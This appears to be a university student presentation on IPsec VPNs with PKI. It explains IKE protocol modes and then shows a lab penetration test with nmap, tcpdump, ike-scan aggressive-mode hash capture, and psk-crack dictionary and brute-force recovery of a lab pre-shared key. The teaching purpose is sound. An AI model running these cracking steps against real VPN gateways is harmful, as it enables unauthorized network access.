Implementation of IPsec with PKI

Issa Hafiri (ivh7158@rit.edu)
Priyank Jani (ppj4900@rit.edu)
Sukhpreet Singh (ss6851@rit.edu)

Project Introduction

- Implementation of multiple IPsec VPN scenarios.
- Experimenting with multiple authentication schemes.
- Performing penetration testing.
- Implementing PKI

Presentation Overview

- IPsec Theory and Design.
- Authentication with Different Methods
- Implementation Infrastructure
- Penetration Testing
- Vulnerability Mitigation
- Conclusion

IPsec Theory and Design

- ISAKMP
- IKEv1 Main mode
- IKEv1 Aggressive mode
- IKEv2


ISAKMP

- Stands for Internet Security Association and Key Management Protocol.
- RFC 2408
- Framework designed to establish security associations and manage secure key distribution between remote peers.
- Defines cryptographic operations for peer authentication, negotiation, and SA.
- Requires different attributes to be negotiated including crypto algorithm key length and IV.
- Provides support IPsec, TLS, OSPF etc.


IKEv1

- Stands for Internet Key Exchange version 1.
- RFC 2409.
- Automation of peer negotiation, authentication, session key establishment.
- H.A.G.L.E. = [H]ash [A]uthentication [G]roup [L]ifetime [E]ncryption.

IKEv1 Main mode



IKEv1 Aggressive mode




1. Less message exchanges


2. Less-strict peer identification policy

IKEv2


- RFC 7296 and declared IKEv1 obsolete.
- Shorter negotiation
- Does not have different modes.
- Better support for session rekey.
- Native support for Dead Peer Detection.
- Support for EAP


IPsec Authentication with PSK






IPsec authentication with RSA certificates.





Infrastructure Implementation



Penetration Testing

- Thought process
- Enumeration
- Offline attacks
- Online attacks

Nmap

```
root@root:/# nmap -sU -sV -p 500 192.168.48.128

Starting Nmap 7.30 ( https://nmap.org ) at 2016-12-01 18:53 EST
Stats: 0:00:59 elapsed; 0 hosts completed (1 up), 1 undergoing Service Scan
Service scan Timing: About 0.00% done
Nmap scan report for 192.168.48.128
Host is up (0.00092s latency).
PORT    STATE         SERVICE VERSION
500/udp open|filtered isakmp

Service detection performed. Please report any incorrect results at https://nmap
.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 105.02 seconds
```

TCP DUMP

```
root@root:~# tcpdump -v -n 'src 192.168.48.128 or 'src 192.168.48.129
tcpdump: listening on eth0, link-type EN10MB (Ethernet), capture size 262144 bytes
19:57:10.525769 IP (tos 0x0, ttl 64, id 14701, offset 0, flags [DF], proto UDP (17), le
ngth 184)
    192.168.48.128.500 > 192.168.48.129.500: isakmp 1.0 msgid fc733ff7: phase 2/others
? oakley-quick[E]: [encrypted hash]
19:57:26.542266 IP (tos 0x0, ttl 64, id 14702, offset 0, flags [DF], proto UDP (17), le
ngth 220)
    192.168.48.128.500 > 192.168.48.129.500: isakmp 1.0 msgid 00000000: phase 1 I ident
:
    (sa: doi=ipsec situation=identity
        (p: #0 protoid=isakmp transform=2
            (t: #0 id=ike (type=lifetype value=sec)(type=lifeduration value=0168)(type=
enc value=aes)(type=hash value=sha1)(type=keylen value=0080)(type=auth value=preshared)
(type=group desc value=modp1536))
            (t: #1 id=ike (type=lifetype value=sec)(type=lifeduration value=0168)(type=
enc value=aes)(type=hash value=sha1)(type=keylen value=0080)(type=auth value=preshared)
(type=group desc value=modp1024))))
    (vid: len=16)
    (vid: len=16)
    (vid: len=8)
    (vid: len=16)
19:57:26.543008 IP (tos 0x0, ttl 64, id 1768, offset 0, flags [DF], proto UDP (17), len
gth 184)
    192.168.48.129.500 > 192.168.48.128.500: isakmp 1.0 msgid 00000000: phase 1 R ident
```

```
            (t: #1 id=ike (type=lifetype value=sec)(type=lifeduration value=0168)(type=
enc value=aes)(type=hash value=sha1)(type=keylen value=0080)(type=auth value=preshared)
(type=group desc value=modp1024))))
    (vid: len=16)
    (vid: len=16)
    (vid: len=8)
    (vid: len=16)
19:57:26.543008 IP (tos 0x0, ttl 64, id 1768, offset 0, flags [DF], proto UDP (17), len
gth 184)
    192.168.48.129.500 > 192.168.48.128.500: isakmp 1.0 msgid 00000000: phase 1 R ident
:
    (sa: doi=ipsec situation=identity
        (p: #0 protoid=isakmp transform=1
            (t: #0 id=ike (type=lifetype value=sec)(type=lifeduration value=0168)(type=
enc value=aes)(type=hash value=sha1)(type=keylen value=0080)(type=auth value=preshared)
(type=group desc value=modp1536))))
    (vid: len=16)
    (vid: len=16)
    (vid: len=8)
    (vid: len=16)
19:57:26.581547 IP (tos 0x0, ttl 64, id 14703, offset 0, flags [DF], proto UDP (17), le
ngth 272)
    192.168.48.128.500 > 192.168.48.129.500: isakmp 1.0 msgid 00000000: phase 1 I ident
:
    (ke: key len=192)
    (nonce: n len=16)
19:57:26.664225 IP (tos 0x0, ttl 64, id 1769, offset 0, flags [DF], proto UDP (17), len
```

TCPDUMP

finalike.pcap

File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help

Apply a display filter ... <Ctrl-/> Expression...

No.	Time	Source	Destination	Protocol	Length	Info
1	0.000000	Vmware_08:79:cd	Broadcast	ARP	60	Who has 192.168.208.200? Tell 192.168.208.100
2	0.657868	Vmware_08:79:cd	Broadcast	ARP	60	Who has 192.168.208.200? Tell 192.168.208.100
3	1.645761	Vmware_08:79:cd	Broadcast	ARP	60	Who has 192.168.208.200? Tell 192.168.208.100
4	2.645062	Vmware_08:79:cd	Broadcast	ARP	60	Who has 192.168.208.200? Tell 192.168.208.100
5	3.522287	Vmware_08:79:cd	Broadcast	ARP	60	Who has 192.168.208.200? Tell 192.168.208.100
6	39.338071	Vmware_7b:02:4a	Vmware_69:37:df	ARP	60	192.168.208.200 is at 00:0c:29:7b:02:4a
7	39.664009	192.168.208.200	192.168.208.150	ISAKMP	144	Informational
8	44.118153	Vmware_7b:02:4a	Broadcast	ARP	60	Who has 192.168.208.100? Tell 192.168.208.200
9	44.125113	Vmware_08:79:cd	Vmware_7b:02:4a	ARP	60	192.168.208.100 is at 00:0c:29:08:79:cd
10	44.167099	192.168.208.200	192.168.208.100	ISAKMP	530	Aggressive
11	44.191147	192.168.208.100	192.168.208.200	ISAKMP	434	Aggressive
12	44.275273	192.168.208.200	192.168.208.100	ISAKMP	142	Aggressive
13	44.293772	192.168.208.200	192.168.208.100	ISAKMP	406	Quick Mode
14	44.305743	192.168.208.100	192.168.208.200	ISAKMP	358	Quick Mode
15	44.370000	192.168.208.200	192.168.208.100	ISAKMP	94	Quick Mode
16	44.416554	192.168.208.100	192.168.208.200	ISAKMP	110	Informational
17	55.753622	192.168.208.200	192.168.208.150	ISAKMP	144	Informational
18	73.023652	192.168.208.200	192.168.208.150	ISAKMP	144	Informational
19	78.028248	Vmware_7b:02:4a	Vmware_69:37:df	ARP	60	192.168.208.200 is at 00:0c:29:7b:02:4a

```
> Frame 10: 530 bytes on wire (4240 bits), 530 bytes captured (4240 bits)
> Ethernet II, Src: Vmware_7b:02:4a (00:0c:29:7b:02:4a), Dst: Vmware_08:79:cd (00:0c:29:08:79:cd)
> Internet Protocol Version 4, Src: 192.168.208.200, Dst: 192.168.208.100
> User Datagram Protocol, Src Port: 500, Dst Port: 500
> Internet Security Association and Key Management Protocol
```

```
0000  00 0c 29 08 79 cd 00 0c  29 7b 02 4a 08 00 45 c0   ..).y... ){.J..E.
0010  02 04 00 50 00 00 40 11  55 5b c0 a8 d0 c8 c0 a8   ...P..@. U[......
0020  d0 64 01 f4 01 f4 01 f0  b4 8a 1f 65 fb bf 18 03   .d...... ...e....
0030  1a 3b 00 00 00 00 00 00  00 00 01 10 04 00 00 00   .;...... ........
0040  00 00 00 00 01 e8 04 00  00 68 00 00 00 01 00 00   ........ .h......
0050  00 01 00 00 00 5c 01 01  08 02 1f 65 fb bf 18 03   .....\.. ...e....
0060  1a 3b 03 00 00 24 00 01  00 00 80 01 00 05 80 04   .;...$.. ........
```

finalike | Packets: 19 · Displayed: 19 (100.0%) · Load time: 0:0.382 | Profile: Defaul

Unsuccessful attempt with Juniper

- Multiple enumeration attempts against Juniper SRX failed to determine IKE proposal set.

```
File  Edit  View  Search  Terminal  Help
root@kali:~# ike-scan -A --trans=4,2,1,2 192.168.56.103
Starting ike-scan 1.9 with 1 hosts (http://www.nta-monitor.com/tools/ike-scan/)
192.168.56.103  Notify message 14 (NO-PROPOSAL-CHOSEN) HDR=(CKY-R=3013ddcfdfc0f2e7, msgid=e4956dfa)

Ending ike-scan 1.9: 1 hosts scanned in 0.026 seconds (38.23 hosts/sec).  0 returned handshake; 1 returned notify
```

Offline Attacks: IKE-SCAN

```
root@kali:~# ike-scan 192.168.208.100 --trans=7,2,1,2 -A -M -Pike.psk
Starting ike-scan 1.9 with 1 hosts (http://www.nta-monitor.com/tools/ike-scan/)
192.168.208.100 Aggressive Mode Handshake returned
        HDR=(CKY-R=9d4da42ed4c0e507)
        SA=(Enc=AES Hash=SHA1 Group=2:modp1024 Auth=PSK LifeType=Seconds LifeDuration=28800)
        VID=12f5f28c457168a9702d9fe274cc0100 (Cisco Unity)
        VID=afcad71368a1f1c96b8696fc77570100 (Dead Peer Detection v1.0)
        VID=688a0333d4c1e5070e75b7164f47431e
        VID=09002689dfd6b712 (XAUTH)
        KeyExchange(128 bytes)
        ID(Type=ID_IPV4_ADDR, Value=192.168.208.100)
        Nonce(20 bytes)
        Hash(20 bytes)

Ending ike-scan 1.9: 1 hosts scanned in 0.040 seconds (25.17 hosts/sec).  1 returned handshake; 0 returned notify
```

Offline Attacks: Rainbow tables


Screenshot 10: www.md5decoder.org and www.crackstation.net was used to crack the hash into password "qwerty" and "lala123" respectively

Offline Attacks: PSK-CRACK

```
root@kali:~# psk-crack -d dictionary.txt -v ike.psk
Starting psk-crack [ike-scan 1.9] (http://www.nta-monitor.com/tools/ike-scan/)
Loaded 1 PSK entries from ike.psk
Running in dictionary cracking mode
key "L@b!2" matches SHA1 hash 12fa84e5f67a8ec9ce74236c6e0976b8b3954ccf
```

```
root@kali:~# psk-crack -b 5 -v -c "1234567890\!\@\#\$\%\^\&\*\(\)qwertyuioplkjhgfdsazxcvbnmQWERTYUIOPLKJHGFDSAZXCVBNM" ike.psk
Starting psk-crack [ike-scan 1.9] (http://www.nta-monitor.com/tools/ike-scan/)
Loaded 1 PSK entries from ike.psk
Running in brute-force cracking mode
Brute force with 81 chars up to length 5 will take up to 3486784401 iterations
key "L@b!2" matches SHA1 hash 12fa84e5f67a8ec9ce74236c6e0976b8b3954ccf
Ending psk-crack: 49234863 iterations in 83.022 seconds (593031.09 iterations/sec)
```

PSK-Brute force: Key Length vs Time



Graph1 illustrates the exponential growth on the time required to break the hash as the length of the password increases.[]

Online attacks

